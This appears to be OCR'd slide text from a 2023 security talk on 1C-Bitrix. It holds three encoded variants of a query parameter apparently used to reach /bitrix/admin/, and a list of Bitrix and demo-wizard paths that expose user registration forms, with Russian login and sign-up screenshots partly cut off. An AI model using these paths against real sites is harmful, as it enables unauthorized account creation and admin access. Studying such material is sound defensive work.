
/pewpew/?SEF_APPLICATION_CUR_PAGE_URL=/bitrix/admin/

/pewpew/?SEF%20APPLICATION%20CUR%20PAGE_URL=/bitrix/admin/

/pewpew/?SEF+APPLICATION%20CUR+PAGE[URL=/bitrix/admin/


Авторизация
Пожалуйста, авторизуйтесь
Логин
Пароль
Введите слово на картинке
26239
Забыли свой пароль?
ИЛИ ВОЙДИТЕ ЧЕРЕЗ
Битрикс24


marketplace.1c-bitrix.ru
Авторизация
Пожалуйста, авторизуйтесь
Логин
Пароль
Запомнить меня на этом компьюте
Забыли свой пароль?
ИЛИ ВОЙДИТЕ ЧЕРЕЗ
Битрикс24
bitrix24.net/oauth/authorize/?user_lang=ru&client_id=site.5440cbbf584
bitrix24.net/oauth/authorize/?user_lang=ru&client_id=site.5440cbbf584e4
Битрикс24
← вернуться на сайт
Помогаем бизнесу работать
Бесплатно для всей компании
Русский
Чтобы войти на www.1c-b
авторизуйтесь с вашим л
через соцсети
Введите номер телеф
Войдите
Google



KAZHACKSTAN TURAN – 2023

/auth/?register=yes

Персональные данные

Имя:

Фамилия:

Логин (мин. 3 символа): *

Пароль: *

Подтверждение пароля: *


Контактный E-Mail: *

Защита от автоматической регистрации:


Введите слово на картинке: *

ЗАРЕГИСТРИРОВАТЬСЯ

/crm/?register=yes




/auth/oauth2/?register=yes




Demo

/bitrix/wizards/bitrix/demo/public_files/ru/auth/index.php?register=yes
/bitrix/wizards/bitrix/demo/modules/examples/public/language/ru/examples/custom-registration/index.php
/bitrix/wizards/bitrix/demo/modules/examples/public/language/ru/examples/my-components/news_list.php?register=yes
/bitrix/wizards/bitrix/demo/modules/subscribe/public/personal/subscribe/subscr_edit.php?register=YES&sf_EMAIL=

Demo


/bitrix/wizards/bitrix/demo/indexes/ru/cancel/?register=yes
Регистрация
Имя:
Фамилия:
*Логин (мин. 3 символа):
*Пароль:
*Подтверждение пароля:
*E-Mail:
Защита от автоматической регистрации
*Введите слово на картинке:
Регистрация
Пароль должен быть не менее 6 символов длиной.
*Обязательные поля
Авторизация

Demo


/bitrix/wizards/bitrix/demo/modules/examples/public/language/ru/examples/custom-registration/index.php
На указанный в форме email придет запрос на подтверждение регистрации.
Регистрация
Логин (мин. 3 символа):*
Email:*
Пароль:*
Подтверждение пароля:*
Имя:*
Отчество:*
Фамилия:*
Профессия:
WWW-страница:
ICQ:
Пол:
(неизвестно)
Дата рождения:*
DD.MM.YYYY
Фотография:
Choose file
No file chosen
Защита от автоматической регистрации
LN9 4 6
Введите слово на картинке:*
Регистрация
Пароль должен быть не менее 6 символов длиной.
*Поля, обязательные для заполнения.

Install

